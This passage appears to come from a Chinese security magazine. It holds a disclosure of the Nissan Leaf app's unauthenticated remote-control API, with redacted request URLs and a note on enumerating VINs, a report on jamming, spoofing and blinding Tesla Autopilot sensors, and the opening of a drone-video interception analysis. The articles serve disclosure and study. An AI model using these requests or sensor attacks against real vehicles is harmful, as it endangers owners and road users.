在我曝光了 Nissan Leaf 车载应用程序的漏洞之后，安全研究人员还发现，攻击者不仅可以通过网络连接 Nissan Leaf 电动汽车，而且还可以在不受尼桑所设计的应用程序限制的情况下控制人们的 Nissan Leaf 电动汽车。

后来我发现，我的朋友 Scott Helme ( 他也是一名安全研究人员 ) 也有一台 Nissan Leaf 电动汽车，所以我们记录下了下面的这个视频，并在视频中进行了相应的演示操作。我之所以要将这个视频放在文章的开头，是因为我想让大家知道这个问题的严重程度，任何人都可以对你的 Nissan Leaf 电动汽车做这些事情。别着急，我会在文章中对相关的技术细节进行详细地讨论：

视频演示  [http://v.youku.com/v\\_show/id\\_XMTQ4MjU3MjI4MA==.html#paction](http://v.youku.com/v_show/id_XMTQ4MjU3MjI4MA==.html#paction)

大家可以看到，我选择了一个阳光明媚的地方来进行操作，而与此同时，Scott 却在寒风中颤抖，但他的“牺牲”是为了给大家演示：即使你在非常遥远的地方，你也可以控制别人的汽车。没错，遥远的地方指的就是地球的另一端。接下来，我将给大家讲解我们是如何一步一步—

步地获取到这台 Nissan Leaf 电动汽车的控制权，并且还会解释为何其他国家的电动汽车也有可能会被远程控制。

下图即为目前全世界销量最高的电动汽车 - Nissan Leaf 电动汽车：



360安全播报 ( bobao.360.cn )

## 连接 Nissan Leaf 电动汽车

在挪威等国家，Nissan Leaf 电动汽车是非常受欢迎的，因为挪威政府向民众提供了大量的财政补贴，目的就是为了鼓励大家使用清洁能源，远离汽油和柴油等化石燃料。你所期待电动汽车应该具有的功能，Nissan Leaf 电动汽车都一应俱全，因为它诞生于这个物联网时代，而且它还配备有一个内置的车载应用程序：



在好奇心的驱使之下，我在我的手机中安装了 NissanConnect EV 应用程序，整个安装过程需要几分钟的时间，在对这款应用程序进行了使用体验之后，我便立刻卸载了这个程序：



上图显示的是该程序的主界面，这个界面并不会泄漏我的个人信息。当我打开这个程序之后，我观察到了下列请求信息( 我对网络主机名以及车辆识别码的最后五位数进行了混淆处理 )：

请参考以下代码 [»](#)

GET

```
https://[redacted].com/orchestration_1111/gdc/BatteryStatusRecordsRequest.php?RegionCode=NE&lg=no-NO&DCMID=&
```

而这个请求信息将会返回下图所示的 JSON 响应信息：

```
{  
    status: 200,  
    message: "success",  
    - BatteryStatusRecords: {  
        OperationResult: "START",  
        OperationDateAndTime: "jan 21, 2016 21:47",  
        - BatteryStatus: {  
            BatteryChargingStatus: "NORMAL_CHARGING",  
            BatteryCapacity: "12",  
            BatteryRemainingAmount: "12",  
            BatteryRemainingAmountWH: "",  
            BatteryRemainingAmountkWh: ""  
        },  
        PluginState: "CONNECTED",  
        CruisingRangeAcOn: "135664.0",  
        CruisingRangeAcOff: "157904.0",  
        NotificationDateAndTime: "2016/01/21 20:47",  
        TargetDate: "2016/01/21 20:47"  
    }  
}
```

360安全浏览器 ( bobao.360.cn )

如果你能看懂这些响应信息，那么一切都会不解自明：我们可以从上面这段响应信息中了解到汽车的电池电量状态。但是，真正引起我注意力的事情并不是我能接收到有关汽车当前电池电量的信息，而是在我手机所发送的请求信息中，并没有包含任何有关身份验证的信息。换句话来说，我莫名其妙地实现了匿名访问 API。这是一个 GET 请求，所以该请求并没有传递任何有关身份验证的内容，而且也没有在请求的 header 中添加任何的令牌信息。实际上，唯一能够识别出目标车辆的根据就是其车辆识别码，而这一信息也可以从上述的 URL 地址中看到。

车辆识别码可以唯一标识一架 Nissan Leaf 电动汽车的底盘，也就是说，每一架 Nissan Leaf 电动汽车只能唯一对应一个车辆识别码。所以这个识别码肯定不应该作为身份验证过程中的秘密数据来使用。

从表面上看，似乎任何人只要能够知道 Nissan Leaf 电动汽车的车辆识别码，他都可以得到该汽车的电池电量信息。但实际上，这个问题并没有大家想象中的那么严重，因为这是一个被动查询请求（它其实并不能够修改汽车的相关配置信息），而且在该请求的响应信息中并不会包含多少用户的个人敏感信息。但值得注意的是，他人可以通过 OperationDateAndTime 的数据来了解到目标车辆的车主最后的一次驾驶该汽车的时间。于是，我继续进行分析。

我发现，我还能够使用下列请求信息来检测车辆温度控制系统的当前状态：

请参考以下代码 

GET

[https://\[redacted\].com/orchestration\\_1111/gdc/RemoteACRecordsRequest.php?RegionCode=NE&lg=no-NO&DC](https://[redacted].com/orchestration_1111/gdc/RemoteACRecordsRequest.php?RegionCode=NE&lg=no-NO&DC)


M

上面这个请求信息将会返回与之前类似的响应信息，具体如下图所示：

```
{  
    status: 200,  
    message: "success",  
    - RemoteACRecords: {  
        OperationResult: "FINISH",  
        OperationDateAndTime: "jan 22, 2016 08:39",  
        RemoteACOperation: "START",  
        ACStartStopDateAndTime: "jan 22, 2016 08:39",  
        CruisingRangeAcOn: "134400.0",  
        CruisingRangeAcOff: "159040.0",  
        ACStartStopURL: "",  
        PluginState: "CONNECTED",  
        ACDurationBatterySec: "900",  
        ACDurationPluggedSec: "7200"  
    },  
    OperationDateAndTime: ""  
}
```

360安全播报 ( bobao.360.cn )

实际上，我们也可以从 NissanConnect 应用程序中看到这些信息：



同样的，这也是一个被动请求信息，温度控制系统要么开启，要么关闭，这只是一个开关，你也不可能从中获取到什么有价值的信息。但是当我尝试开启它时，我观察到了下列的请求信息：

请参考以下代码 

GET

```
https://[redacted].com/orchestration_1111/gdc/ACRemoteRequest.php?RegionCode=NE&lg=no-NO&DCMID=&VIN=SJNFAA
```

该请求信息将会接收到下图所示的响应信息：



但是这一次，系统却返回了用户的个人信息，例如 userID，用户的 userID 很有可能使用的是其真实姓名。除此之外，响应信息中还包含有目标汽车的车辆识别码和请求的 resultKey。

然后，我将汽车的温度控制系统关闭，并且发现这个应用程序还发出了下列请求信息：

请参考以下代码 

GET

```
https://[redacted].com/orchestration_1111/gdc/ACRemoteOffRequest.php?RegionCode=NE&lg=no-NO&DCMID=&VIN=SJNFAAZE0U60XXXXXX&tz=Europe/Paris
```

在该应用程序所发出的所有请求信息中，没有附带有任何形式的身份认证信息，所以这些请求都是匿名发送的。与此同时，我还把这些请求信息加载进了 Chrome 浏览器中，我同样能够接收到相应的返回信息。所以现在我可以断定，这个应用程序的 API 绝对没有提供任何的访问权限控制。

## 与其他的汽车进行连接

我在网上进行了一番搜索之后，我发现了这样的一张图片：



很明显，这就是汽车的车辆识别码，我对识别码进行了混淆处理，但是网站上的这张图片却是清晰完整的。

在我进行更加深入地讨论之前，我需要说明一下，而这也是我经常挂在嘴边的事情：当一个潜在的安全漏洞被发现之后，你就必须仔细考虑如何去进行身份验证处理。而且我想澄清的一点就是，我们并不会去对他人的车辆进行恶意操作，即开启汽车的温度控制系统，而且我们也不会去从汽车中获取到有关车主的个人信息。

不同车辆的车辆识别码只在其最后五位数有所区别。我们提取出了这个识别码，并将其插入到了请求信息之中( 这个请求信息并不会改变汽车的配置，也不会获取到用户的个人信息 )，看看是否能够接收到车辆的电池信息，在片刻过后，我们接收到了下图所示的响应信息：

```
{  
    status: "-5035",  
    message: "Not Specification GDC [TCUID:]",  
    ErrorCode: "-5035",  
    ErrorMessage: "Not Specification GDC [TCUID:]"  
}
```

360安全播报 ( bobao.360.cn )

这似乎意味着系统无法对我们所发送的这个请求信息进行处理，但我们尚不清楚其原因。在经过思考之后，我认为很有可能是因为这个车辆识别码并没有在 NissanConnect 应用程序中进行过注册，而且也有可能是因为上面这个 URL 地址中的某些参数有误。比如说，车辆识别码中有一段数据是用于标明产地信息的，也许是因为这一信息与汽车当前的位置有出入。

但是，我们也可以很容易地枚举出车辆识别码。这也就意味着，我们可以利用 Burp Suite 这样的工具来对枚举出的车辆识别码进行测试。

## 总结

我希望尼桑公司尽快修复这个问题。现在唯一的好消息就是，这个问题并不会影响车辆的驾驶控制系统。现在，大量的汽车制造商都想要往各自生产的汽车中添加物联网智能部件，而安全方面的问题也就浮出了水面。所以我希望各大厂商在推出某一款新产品之前，请确保这款产品的安全性。如果产品中存在严重的安全漏洞，受影响的不仅是消费者，企业辛辛苦苦建立的声誉也会分崩瓦解。




# 全球首次！中国黑客公布“催眠”特斯拉技术细节

作者：史中

来源：【雷锋网】<http://www.leiphone.com/news/201608/yty43tdMp3K2gclo.html>

## 前言



“催眠”特斯拉，这样疯狂的事情，也许只有在世界顶级黑客会议 DEF CON 上才能看到。而且，没错，又是中国黑客干的。

先来说说特斯拉辅助驾驶 ( AutoPilot )。这个让埃隆·马斯克引以为傲的系统，已经在全世界的特斯拉汽车上大规模应用。这个系统可以实现自动跟车，自动转向，甚至在堵车的时候，也可以自动跟着前车反复启停。

讲真，辅助驾驶系统的可用性非常高。诸多特斯拉车主已经尝试过在早高峰把车开上北京的二环，打开辅助驾驶，闭目养神半小时之后再切换成手动模式驶离主路。

然而，可用性和可靠性在某些特殊的时刻，并不那么协调。



这辆特斯拉生前的最后一刻，正是开启了辅助驾驶模式，据说，系统把横在前方的纯白色卡车识别为了远方的大楼或广告牌。



而就在前两天，中国特斯拉自动驾驶的“首撞”也发生在北京北五环上。

频发的撞车事故至少说明一点，那就是辅助驾驶系统还有诸多设计缺陷。而来自中国的黑客们，用实际的攻击测试，证明了辅助驾驶系统远不是“偶尔失灵”这么简单。稍不留意，它就可能被人利用，有计划地发起各种“惨烈”的攻击。



刘健皓，360 汽车信息安全团队负责人，中国特斯拉破解第一人；


闫琛，浙江大学博士，智能系统安全实验室成员，著名的汽车黑客。

正是他们带领团队全球首次用实车实现攻击特斯拉自动驾驶系统。

刘健皓为雷锋网(搜索“雷锋网”公众号关注)详细介绍了特斯拉辅助驾驶系统的工作原理。



## Sensors for Self-Driving



特斯拉的眼睛：各类传感器

辅助驾驶实现的首要一点就是：认清周围的环境。

为了实现这一点，特斯拉选用了三种不同的“眼睛”：



毫米波雷达：



特斯拉装配的雷达，频率高达 77GHz，这个超高频段的技术，曾经作为美国军方的保密技术，禁止对华出售。雷达被安装在特斯拉的前部，用以探测远距离的障碍物，可以识别最远达到 150 米的障碍物。



### 超声波传感器：

特斯拉周身布满 12 玫超声波传感器，用以感知车身周围大概五米范围的障碍物。



### 高清摄像头：



这是特斯拉的诸多“眼睛”中唯一可以识别可见光的。摄像头被放置在汽车前面，用以识别车道线和限速、禁行一类的道路标志。

刘健皓说，辅助驾驶系统就是根据这些传感器采集的数据，通过自动驾驶的算法，实现规划路径和自动巡航等所有功能。

他和闫琛的攻击思路非常清晰：只要黑掉这些传感器，让数据的错误进入系统，就一定会产生严重攻击效果。

通俗来说，他们要做的就是“催眠”特斯拉。让这部世界上最先进的自动驾驶汽车看到不存在的东西；或者看不到存在的东西。

由此进入可怕的“梦魔”状态。

## Existing Sensors on Tesla Model S

### One MMW Radar


A Medium range Radar is mounted in the front grill.

### One camera

A forward looking camera is mounted on the windshield under the rear view mirror.

### 12 ultrasonic sensors

Ultrasonic sensors are located near the front and rear bumpers.



## 干掉超声波传感器

由于超声波传感器主要分布在车身周围，而且主要用来判断近距离物体的信息。所以在实际应用中，它们的主要作用是感知附近有没有障碍物向自己靠拢，从而向相反方向进行规避。

闫琛告诉雷锋网：

经过逆向研究，我们发现特斯拉使用的超声波传感器发射的波长为 40Khz，而这种波长的超声波在现实世界里并不常见。例如摇动钥匙串或者大卡车制动的时候，都会发出这样的超声波。

但是由于现实世界中的 40Khz 超声波不会长时间持续，强度也没有那么大，所以看样子特斯拉并没有认真研究人造超声波对辅助驾驶系统的影响。



## 噪音攻击

他们于是尝试对特斯拉的超声波传感器实行一种噪音攻击 ( Jamming )。简单来说就是用更大的强度播放同样波长的噪音，这样就会使得超声波感应器无法回收自己发出的信号，从而没有办法测量周围物体的举例。


让人惊奇的是，在这种情况下，特斯拉并没有选择提示用户切换回手动模式，反而继续按照原速运动。此时如果有物体靠近特斯拉，即使发生碰撞，它都不会有任何反应动作。

- 4 different vehicles

- Audi Q3
- Volkswagen Tiguan
- Ford Fiesta
- Tesla Model S
  - Self parking
  - Summon

- Results

- Maximum distance



Experiment setup on Tesla Model S

## 欺骗攻击

通过信号分析仪进一步破解超声波信号，刘健皓和闫琛完全掌握了超声波的结构，于是他们尝试用信号发射装置欺骗传感器。



“实诚”的特斯拉果然上当，会向决策系统传递虚假的信号。于是在空无一车的地下车库，居然启动了自动跟车模式；

而当刘健皓向特斯拉发出了前方近距离有障碍物的虚拟信号后，特斯拉猛然来了一个刹车。

### Vehicle Controllers



### “肉包子打狗” 攻击

黑客们找来了超声波吸附材料。超声波信号碰到这种海绵状材料，可谓肉包子打狗——有去无回。在试验中，无论什么凶险的障碍物，只要笼罩超声波吸附材料，在特斯拉眼中一律是一马平川，不撞南墙死不回头。

当然，刘健皓也觉得目前的吸波材料过于厚重，在现实中用来攻击有点搞笑。不过他说：“在未来如果实现材料的轻薄甚至透明，这种攻击就会变得非常危险了。”




### 干掉毫米波雷达



毫米波雷达是诸多特斯拉传感器中，最为精密的一个了。77GHz 的超高频率已经超出一般仪器可以解析的范围，

闫琛告诉雷锋网，单单是借来研究毫米波雷达的设备，就可以买三辆特斯拉。刘健皓甚至开玩笑说，借这台设备是整个研究中的一个最大难点。



然而，有了分析设备，只是万里长征的第一步。对 77GHz 的超高频信号进行降频之后的分析，也是一个非常艰难的过程。

对于毫米波雷达，同样可以实现噪音攻击和欺骗攻击。也就是说，可以让特斯拉在高速行驶中，完全忽略前面的障碍物，也可以凭空让特斯拉紧急制动。

理论上来说，这样的攻击可以在几十米开外进行。就像用手枪射击靶标。不过毫米波发射器的波束比较集中，在实际攻击中，要完美击中汽车的雷达，这需要非常好的精确度。“不过只要有足够的资金购买高级的设备，这些限制都不是问题。”闫琛说。



## 干掉光学传感器（高清摄像头）

也许对于摄像头的攻击是唯一一种普通人都可以玩转的攻击。你只需要一个大功率手电，猛烈照射摄像头，就会造成它的短暂致盲，这个特性和所有的摄像头，以及人眼的原理都是一致的。

文章开头提到的特斯拉撞击卡车的案例，就是因为卡车车厢白得一尘不染，导致摄像头犯了“雪盲症”，既无法找到前方的车道线和标志，也无法判断这个物体的真实属性。所以才酿成车祸。（你可能要问先进的毫米波雷达当时在做神马。没错，卡车太高了以至于雷达信号从车底完美躲过。）

当然，特斯拉的摄像头也支持红外夜视，所以用红外线手电照射摄像头，同样会导致它“失明”。

**Attack:**


- Blinding

**Interferers:**

- LED spot (\$10)
- Laser pointer (\$9)
- Infrared LED spot (\$11)

**Cameras:**

Mobileye, PointGrey



## 特斯拉怎么说

在此次 DEF CON 演讲之前大约一个月，刘健皓和闫琛已经把这组缺陷打包提交给了特斯拉。而特斯拉在两周前专门和这个黑客团队进行了一个小时的电话会议。

虽然最后的结论并不很振奋人心：特斯拉表示还要再花时间评估一下这些缺陷在实际情况中对于安全的威胁程度。

不过，刘健皓认为这些缺陷非常值得引起注意：

从前的汽车传感器只是作为人类驾驶的一个参考，并不直接影响驾驶的决策。而特斯拉的辅助驾驶系统让传感器直接接通了汽车的 CAN 总线，这意味着对于汽车的攻击面从原来的总线攻击和车联网攻击又扩大到了传感器攻击。

而从现在的趋势上来看，机器人的一个重要分支就是带有图像识别和人工智能的“汽车人”，对于能力越来越大的“汽车人”来说，这种攻击所能造成的伤害会越来越大。




闫琛说：“面对可能性越来越高的攻击，辅助驾驶系统并没有对信号的异常检测机制，这是一个巨大的隐患。例如如果洗头膏检测到信号异常，首要的行动应该是保证汽车安全，而不是什么都不做。”

有一点事实不容置疑，那就是辅助驾驶已经改变了人们的驾驶风格。人们对于机器的依赖只能加深，从不后退。而这种被人类信赖以至于托付生命安全的技术，是难以承受诸多的缺陷的。

当人躺在车里睡大觉的时候，他的特斯拉也同样进入了“梦乡”。


这恐怕是对人类智慧最大的嘲讽。

刘健皓和闫琛对于特斯拉的破解，其实更像一次警示。我们把自己的感官托付给机器的那一瞬间，就要开始奋力阻止《黑客帝国》中所描绘的可怕结局。



## 两位研究员通过雷锋网特别鸣谢：

1、浙江大学智能系统安全实验室领导人，美女黑客徐文渊教授。她为研究提供了巨大的帮助。



2、是德科技开放实验室，为研究提供了所需设备。

360汽车信息安全实验室(天行者团队)主要研究方向为汽车信息安全。2014年发现Tesla汽车远程控制、无钥匙启动功能漏洞；2015年发现BYD汽车云服务、遥控驾驶功能漏洞；2015年发现辅助驾驶毫米波雷达、超声波雷达传感器漏洞。



# TRUE GENIUS 卓尔不群 HOLD住攻击与漏洞 注定与众不同

YISRC是宜人贷的安全漏洞收集及安全应急响应平台。  
通过YISRC提交宜人贷的安全漏洞或威胁情报，我们将  
提供奖励回报。

招兵买马

挖洞的白帽子

安全平台研发大牛

安全应急防护大师

具备任意一条

简历发送

security@yirendai.com

扫码关注我們



# 【无线安全】

## 以色列无人机劫持的技术分析


作者 : Jos Wetzels

译者 : cruel\_blue\_

原文地址 : <http://samvartaka.github.io/cryptanalysis/2016/02/02/videocrypt-uavs>

译文来源 : 【安全客】 <http://bobao.360.cn/learning/detail/2608.html>

### 前言



几天前,The Intercept 公布了一个有关英国和美国的情报部门(GCHQ 和 NSA) 的故事,讲述了他们如何在代号为 “Anarchist” 的项目中截获以色列无人机和战斗机的实时视频信源。文章中提到了分析师如何于 1998 年首次收集到加密的视频信号,以及信号是如何从各种各样的无人驾驶飞机和战斗机中获取的,而这样做是为了识别信号所属的飞机、武器系统或雷达。这篇文章打算稍微深入地研究故事中的技术细节,附带一些泄露出来的文件。

### 无人机通信

无人机通常通过卫星和被称为 “下行” 传输装置与地面控制人员沟通。Troodos 天线通过为每个无人机寻找合适的频率截获了下行数据。泄露文档提到,来自以色列无人机的一个被称为 S455N 的 SOI 在不同的时刻被发现。这种采用移频键控(FSK)调制的信号被编码成 9.11 兆




波特,占据大约 10 MHz 带宽。后续信号处理显示出一个包含 IP / UDP 数据包的有效载荷,并携带多个协议,其中主要是实时传输协议(RTP),用于提供音频和视频内容。RTP 流中包含的数据是一种多流 MPEG 4 视频,每个流对应不同的相机。



## 无人机信号加密

